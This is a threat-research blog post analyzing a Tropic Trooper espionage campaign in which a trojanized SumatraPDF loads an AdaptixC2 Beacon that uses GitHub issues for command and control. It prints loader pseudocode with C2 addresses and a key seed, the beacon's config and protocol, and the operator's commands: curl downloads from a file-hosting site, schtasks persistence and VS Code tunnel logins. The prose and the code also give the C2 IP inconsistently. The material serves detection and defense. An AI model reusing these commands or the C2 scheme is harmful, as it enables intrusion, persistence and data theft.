

Tropic Trooper: AdaptixC2 + Custom Beacon

zscaler.com/blogs/security-research/tropic-trooper-pivots-adaptixc2-and-custom-beacon-listener

Yin Hong Chang

April 22, 2026



Introduction

On March 12, 2026, Zscaler ThreatLabz discovered a malicious ZIP archive containing military-themed document lures targeting Chinese-speaking individuals. Our analysis of this sample uncovered a campaign leveraging a multi-stage attack chain where a trojanized SumatraPDF reader deploys an AdaptixC2 Beacon agent, ultimately leading to the download and abuse of Visual Studio (VS) Code tunnels for remote access. During our analysis, we observed that the threat actor likely targeted Chinese-speaking individuals in Taiwan, and individuals in South Korea and Japan. Based on the tactics, techniques, and procedures (TTPs) observed in this attack, ThreatLabz attributes this activity to Tropic Trooper (also known as Earth Centaur and Pirate Panda) with high confidence.

In this blog post, ThreatLabz covers the Tropic Trooper campaign and the tools that were deployed to conduct intelligence gathering.

Key Takeaways

- On March 12, 2026, ThreatLabz discovered a malicious ZIP archive containing military-themed document lures targeting Chinese-speaking individuals.
- The campaign used a trojanized SumatraPDF binary to deploy an AdaptixC2 Beacon and ultimately VS Code on targeted machines.
- The shellcode loader used in this attack closely resembles the TOSHIS loader, which has been associated with Tropic Trooper and was previously [reported](#) in the TAOTH campaign.
- The threat actors created a custom AdaptixC2 Beacon listener, leveraging GitHub as their command-and-control (C2) platform.
- The staging server involved in this attack also hosted CobaltStrike Beacon and an EntryShell backdoor. Both malware types and configurations are [known](#) to have been used by Tropic Trooper.

Technical Analysis

In the sections below, ThreatLabz outlines the attack chain, starting with military-themed lures and leading to the deployment of the AdaptixC2 Beacon agent. We also discuss the use of a custom GitHub listener and the recurring TTP of abusing VS Code for remote access.

Attack chain

The full sequence of the attack is illustrated in the figure below.




Figure 1: Tropic Trooper attack chain leading to the deployment of an AdaptixC2 Beacon and VS Code tunnels.

The ZIP archive contained documents with the following names roughly translated to English:

Original Chinese Filename	English Translation
CECC昆山元宇宙产业基地建设方案(20230325).docx	CECC Kunshan Metaverse Industrial Base Construction Plan (20230325).docx
中国声学智能产业声创中心建设和运营方案(2021112)(2)(1)(1).docx	China Acoustic Intelligence Industry Innovation Center Construction and Operation Plan (2021112)(2)(1)(1).docx
武器装备体系结构贡献度评估.pdf	Assessment of Contribution Degree of Weaponry System Architecture.pdf
武器装备体系能力贡献度的解析与度量方法.pdf	Analysis and Measurement Methods for Capability Contribution of Weaponry Systems.pdf

Original Chinese Filename	English Translation
江苏自主智能无人系统产业基地建设方案(202304).docx	Jiangsu Autonomous Intelligent Unmanned Systems Industrial Base Construction Plan (202304).docx
美英与美澳核潜艇合作的比较分析(2025).exe	Comparative Analysis of US-UK and US-Australia Nuclear Submarine Cooperation (2025).exe

Table 1: The table lists the files found inside the ZIP archive, showing each original Chinese filename alongside its approximate English translation.

Most of these files appear outdated. The document that appears to be the most recent, *Comparative Analysis of US-UK and US-Australia Nuclear Submarine Cooperation (2025).exe*, is actually a trojanized version of the SumatraPDF reader binary. When executed, this loader triggers a multi-stage attack: it downloads and displays a new decoy PDF that is shown to the victim while discreetly downloading and running an AdaptixC2 Beacon agent in the background.

The downloaded lure PDF aligns with its file name, featuring analysis and visuals concerning American submarines and the AUKUS partnership (a security partnership between Australia, the U.K., and the U.S). The figure below illustrates the contents of the downloaded lure PDF.




Figure 2: Tropic Trooper PDF lure containing information about the AUKUS partnership and American submarines.

Stage 1 - TOSHIS loader (backdoored SumatraPDF)

The trojanized executable resembles the open-source SumatraPDF reader at first glance, featuring identical certificates and PDB paths to those of the legitimate SumatraPDF executable. However, the signature of this binary is invalid because it has been trojanized with TOSHIS loader. Analysis shows the threat actor hijacks the executable's control flow by redirecting the `_security_init_cookie` function to execute malicious code. Compared to earlier TOSHIS loader samples, where the entry point was modified to jump to the payload, this version uses a revised trojanization method that executes by overwriting `_security_init_cookie` instead.





Figure 3: Comparison of the entry points in the trojanized and legitimate SumatraPDF versions.

The *InjectedCode* function redirects to TOSHIS loader code. The function begins by constructing stack strings, which include the command-and-control (C2) IP address, the destination path for the lure file, DLL names, and a cryptographic key. Next, TOSHIS loader resolves various APIs using the Adler-32 hash algorithm. Subsequently, TOSHIS loader downloads the PDF decoy from 58.247.193[.]100 and opens it using ShellExecuteW. TOSHIS loader then retrieves a second-stage shellcode from the same IP address, decrypts it using AES-128 CBC with WinCrypt cryptographic functions, and executes the shellcode directly in-memory. This shellcode is an AdaptixC2 Beacon agent. This marks a departure from earlier TOSHIS versions, which delivered either a Cobalt Strike Beacon or a Merlin Mythic agent

ANALYST NOTE: The AES key is derived by using the Windows API function *CryptDeriveKey* with the MD5 hash of a hard-coded key seed "424986c3a4fddcb6". The initialization vector (IV) is set to 0.

An analysis of the *InjectedCode* function shows that it is largely identical to the TOSHIS loader described in TrendMicro's TAOTH [report](#). The only notable differences are modifications to the stack strings and the removal of the language ID check. Although this sample resolves the *GetSystemDefaultLangID* API, the API is never actually invoked. Clear similarities can be observed between the injected code in these two samples, such as the use of the same User-Agent and a similar .dat file extension, as shown in the code examples below.

TOSHIS loader pseudo code from the backdoored SumatraPDF executable:

```
strcpy(szUser32, "user32.dll");
v4 = '.';
strcpy(szC2IP, "158.247.193[.]100");
v333 = 60LL;
strcpy(szUserAgent, "WinInetGet/0.1");
strcpy(szPayloadPath, "/4D.dat"); // .dat payload
strcpy(szPDFLurePath, "/117.dat"); // PDF lure
strcpy(szVerb, "GET");
strcpy(szOpen, "open");
strcpy(szWininet, "Wininet.dll");
strcpy(szMsvcrt, "msvcrt.dll");
strcpy(szShell32, "Shell32.dll");
strcpy(szAdvapi32, "Advapi32.dll");
strcpy(szAESKeySeed, "424986c3a4fddcb6"); // AES key seed
v5 = '\\';
wcscpy(szPdfLurePath, L"C:\\Users\\Public\\1.pdf");
i = 22;
Flink = (__int64)NtCurrentPeb()->Ldr-
>InLoadOrderModuleList.Flink;
// ...
```

TOSHIS loader pseudo code from the TAOTH campaign:

```
strcpy(szUser32, "user32.dll");
strcpy(szC2IP, "45.32.117[.]177");
v303 = 60LL;
strcpy(szUserAgent, "WinInetGet/0.1");
strcpy(szPayloadPath,
"/3aaasdoiwndkasndkwndoiiasndknoqwno.dat"); // .dat
payload
strcpy(szPDFLurePath, "/2.pdf"); // PDF lure
strcpy(szVerb, "GET");
strcpy(szOpen, "open");
strcpy(szWininet, "Wininet.dll");
strcpy(szMsvcrt, "msvcrt.dll");
strcpy(szShell32, "Shell32.dll");
strcpy(szAdvapi32, "Advapi32.dll");
strcpy(szAESKeySeed, "qazxswedcvfrtgbn"); // AES key
seed
strcpy(v318, ".pdata");
i = 7;
Flink = NtCurrentPeb()->Ldr-
>InLoadOrderModuleList.Flink;
// ...
```




Figure 4: Code comparison of the TOSHIS loader in the backdoored SumatraPDF sample and the TOSHIS loader described in the TAOTH report.

Stage 2 - Backdoor: AdaptixC2 Beacon agent integrated with GitHub

The second-stage backdoor employed in this attack is the open-source AdaptixC2 Beacon agent, which incorporates a customized Beacon Listener. The table below shows the extracted configuration:

Offset	Field	Value
Config Meta		
0x00	Extra field	0x6a (106)
0x04	Profile size	156 bytes (encrypted)
Decrypted Profile		
0x08	Agent type (wmark)	0xbe4c0149
GitHub Transport Config		

Offset	Field	Value
0x0C	Repo owner	cvaS23uchsahs
0x1E	Repo name	rss
0x26	API host	api.github.com
0x39	Auth token	ghp_...
0x66	Issues API path	repos/cvaS23uchsahs/rss/issues?state=open
Timing Config		
0x94	Kill date	disabled
0x98	Working time	disabled (always active)
0x9C	Sleep delay	60 seconds
0xA0	Jitter	42
RC4 Key		
0xA4	RC4 key	7adf76418856966effc9ccf8a21d1b12

Table 2: Configuration extracted from a Tropic Trooper AdaptixC2 Beacon agent.

The RC4 key in the config above is used to decrypt the encrypted parts of the config, as well as beacon heartbeats. Because the agent is open-source, our focus will be on the custom beacon listener component, which utilizes GitHub as its C2 server. The figure below shows the layout of the GitHub repository used for C2.





Figure 5: Layout of the Tropic Trooper GitHub repository used by an AdaptixC2 Beacon.

The figure below shows the details of GitHub issues used for C2.




Figure 6: Example of GitHub issues used by AdaptixC2.

The agent starts by generating a 16-bytes RC4 session key using `RtlRandomEx(GetTickCount())` to encrypt all subsequent C2 traffic, which is a standard practice for an AdaptixC2 agent. However, this custom listener differs from the typical AdaptixC2 HTTP/TCP listeners because the server cannot identify the agent's external IP address since it is using GitHub. As a result, the agent retrieves its external IP address by sending a request to *ipinfo.io*. This external IP address is then included and sent back to the C2 with every beacon. The agent uses the following HTTP request to retrieve its external IP address from *ipinfo.io*.

```
GET /ip HTTP/1.1
```

```
User-Agent: curl/8.5.0 // Hardcoded user agent
```

```
Host: ipinfo.io
```

```
Cache-Control: no-cache
```

The agent then sends a beacon to the C2 by performing a POST request to GitHub Issue #1 to establish a session. The beacon follows the standard AdaptixC2 format, which contains the RC4 session key and a random 4-byte number used as an agent ID. These values are RC4 encrypted using the key in the agent's config. Note that the agent ID is regenerated each time the agent is initialized. The agent uses this ID to identify and process commands specifically intended for it. The following figure shows the C2 workflow:




Figure 7: Diagram showing the C2 workflow.

After beaconing, the agent checks for tasks to be executed by making the following request:

```
GET /repos/cvaS23uchsahs/rss/issues?state=open HTTP/1.1
```

The API returns a JSON list of open issues, and the agent uses substring matching, rather than a full JSON parser, to extract the issue number, title, and body fields for each issue retrieved. Depending on the issue title, the agent uses varying logic to process the issue and extract the actual task, which is RC4 encrypted using the session key.

The agent processes the issue as follows:

1. **If the title is “beat”**: This is the heartbeat/beacon issue, and the agent skips it.

2. **If the title starts with “upload” and ends with “.txt”:** The agent finds the last “_” character in the title, expecting an 8-character hexadecimal agent ID embedded between the “_” character and the “.txt” extension. If this extracted ID matches the agent’s own ID, the agent continues on to process this issue. If the extracted ID does not match, the agent skips the issue. However, there are some unusual edge-cases. For example, the agent will process an issue if there is no “_” character in the title, or if there are less than 7 characters in the extracted ID. If the agent decides to process the issue, it constructs the [contents API URL](#). For example: `/repos/{repo_owner}/{repo_name}/contents/upload/{agent_id}/{issue_title}` or `/repos/cvaS23uchsahs/rss/contents/upload/c64df0d5/upload_1773341382_c64df0d5.txt`. The agent then retrieves the download URL from the response using substring matching again. The agent then downloads the file from the repository, decodes its Base64-encoded contents, and queues the task for processing.
3. **If the title starts with “fileupload”:** The agent extracts and Base64 decodes the “body” field, and queues the task for processing. This encrypted task contains the file path that the agent should exfiltrate. Note that there is no agent ID check here, so all agents will attempt to execute this task.
4. **If the title does not start with any of the 3 strings above:** The agent decodes the Base64 title and queues it as a command for processing. Again, there is no agent ID check here, so all agents attempt to execute this task.

The agent then proceeds to process all queued tasks. Each task in the queue is decrypted using the RC4 session key, and processed according to the standard AdaptixC2 agent [procedure](#).

After processing the task, the agent prepares a response payload. The response consists of two parts: the encrypted beacon packet sent previously (RC4 encrypted with the key from the agent’s config), and the AdaptixC2 agent data packet encrypted with the session key. The entire buffer is Base64-encoded, and the agent uploads the buffer as a file to GitHub. If the buffer is larger than 30MB, it is uploaded in chunks of 30MB, with each 30MB chunk having an incremental part number. An example of an upload request is shown below.

```
PUT /repos/cvaS23uchsahs/rss/contents/download/fa302eb5/download_1773890673_part1.txt HTTP/1.1
```

```
// ...
```

```
Body: {"message":"upload","content":"<base64 blob>"}
```

Once the file is successfully uploaded, the agent adds a comment to the issue containing the command to which it is responding. The “|@@@|” string is used as a token to separate multiple file parts, as shown below.

```
POST /repos/cvaS23uchsahs/rss/issues/2/comments HTTP/1.1
```

```
// ...
```

```
Body: {"body":"fa302eb5|@@@|download_1773890673_part1.txt"}
```

Stage 3 - Operations and operational security

By monitoring the C2 communication flow through the GitHub repository, ThreatLabz noticed that beacons are deleted very quickly, often within 10 seconds of being uploaded. This rapid deletion is likely intended to destroy the session keys, preventing observers from decrypting the C2 messages.

During our observation of this campaign, ThreatLabz found that the threat actor primarily used the Adaptix agent as an initial foothold for reconnaissance and access. When a victim was deemed "interesting," the threat actor deployed VS Code and utilized VS Code tunnels for remote access. On some machines, the threat actor installed alternative, trojanized applications, possibly to better camouflage their activities among the applications the victim normally uses.

ThreatLabz observed the threat actor issuing the following commands:

- `arp /a`
- `cd C:\Users\Public\Documents & code tunnel user login --provider github > z.txt`
- `code tunnel user login --provider github > z.txt`
- `curl -O http://bashupload[.]app/6e1lhc`
- `curl -kL https://code.visualstudio.com/sha/download?build=stable&os=cli-win32-x64 -o %localappdata%\microsoft\windows\Burn\v.zip`
- `curl -s 'ip.me?t=1&m=2'`
- `curl http://bashupload[.]app/zgel2a.bin -o v.zip & dir`
- `curl ip.me?t=1&m=2`
- `net view \\192.168.220.2`
- `schtasks /create /tn \MSDNSvc /sc hourly /mo 2 /tr C:\users\public\documents\dsn.exe /f /RL HIGHEST`
- `schtasks /create /tn \MicrosoftUDN /sc hourly /mo 2 /f /tr C:\Users\Public\Documents\MicrosoftCompilers.exe C:\Users\Public\Documents\2.library-ms`
- `tasklist | findstr /i note`
- `tasklist|findstr /i code.exe || code tunnel user login --provider github > z2.txt`
- `timeout 3 && schtasks /run /i /tn \MicrosoftUDN`
- `wmic process where processid=8528 get commandline`

Further monitoring of the staging server, 158.247.193[.]100, revealed that it also hosted the EntryShell backdoor, a custom backdoor known to be used by Tropic Trooper. This sample of EntryShell used the same AES-128 ECB key ([afkngaikfaf](#)) as [previously reported](#). Additionally, the staging server was also found to host the Cobalt Strike Beacon, marked with the watermark "520", another known indicator of Tropic Trooper activity.

Threat Attribution

ThreatLabz attributes this attack to Tropic Trooper with high confidence based on the following factors:

- **Use of TOSHIS:** The loader used in this campaign matches the loader identified as TOSHIS in the TAOTH campaign.

- **Trojanized binaries:** The technique of using trojanized binaries (such as SumatraPDF) as part of the initial infection vector is consistent across both attacks. Specifically, a trojanized SunloginDesktopAgent.exe was observed in this campaign as part of a secondary infection.
- **Publicly available backdoors:** Similar to the TAOTH campaign, publicly available backdoors are used as payloads. While Cobalt Strike Beacon and Mythic Merlin were previously used, the threat actor has now shifted to AdaptixC2.
- **Use of VSCode:** In both campaigns, the threat actor deployed VS Code to establish a tunnel.
- **Post-infection commands:** The commands executed in this attack are similar to those reported in the TAOTH campaign, particularly the use of “z.txt” when creating a VS Code tunnel.
- **Hosting of EntryShell backdoor:** The EntryShell backdoor, a custom backdoor previously linked to Tropic Trooper, was also used.
- **CobaltStrike Beacon:** The Cobalt Strike beacon with the watermark “520” is a known signature of Tropic Trooper. Additionally, it utilized C2 URIs such as “/Originate/contacts/CX4YJ5JI7RZ,” which were also observed in earlier attacks attributed to Tropic Trooper.

Conclusion

This campaign, attributed to Tropic Trooper, targeted Chinese-speaking individuals in Taiwan, and individuals in South Korea and Japan. ThreatLabz was able to make this attribution with high confidence based on the threat actor’s use of the TOSHIS loader and similar TTPs. For this campaign, the Tropic Trooper deployed an AdaptixC2 Beacon agent, which utilized a custom GitHub-based C2 listener to deploy VS Code tunnels for remote access.

Zscaler Coverage

Zscaler’s multilayered cloud security platform detects indicators related to TOSHIS at various levels. The figure below depicts the Zscaler Cloud Sandbox, showing detection details for TOSHIS.

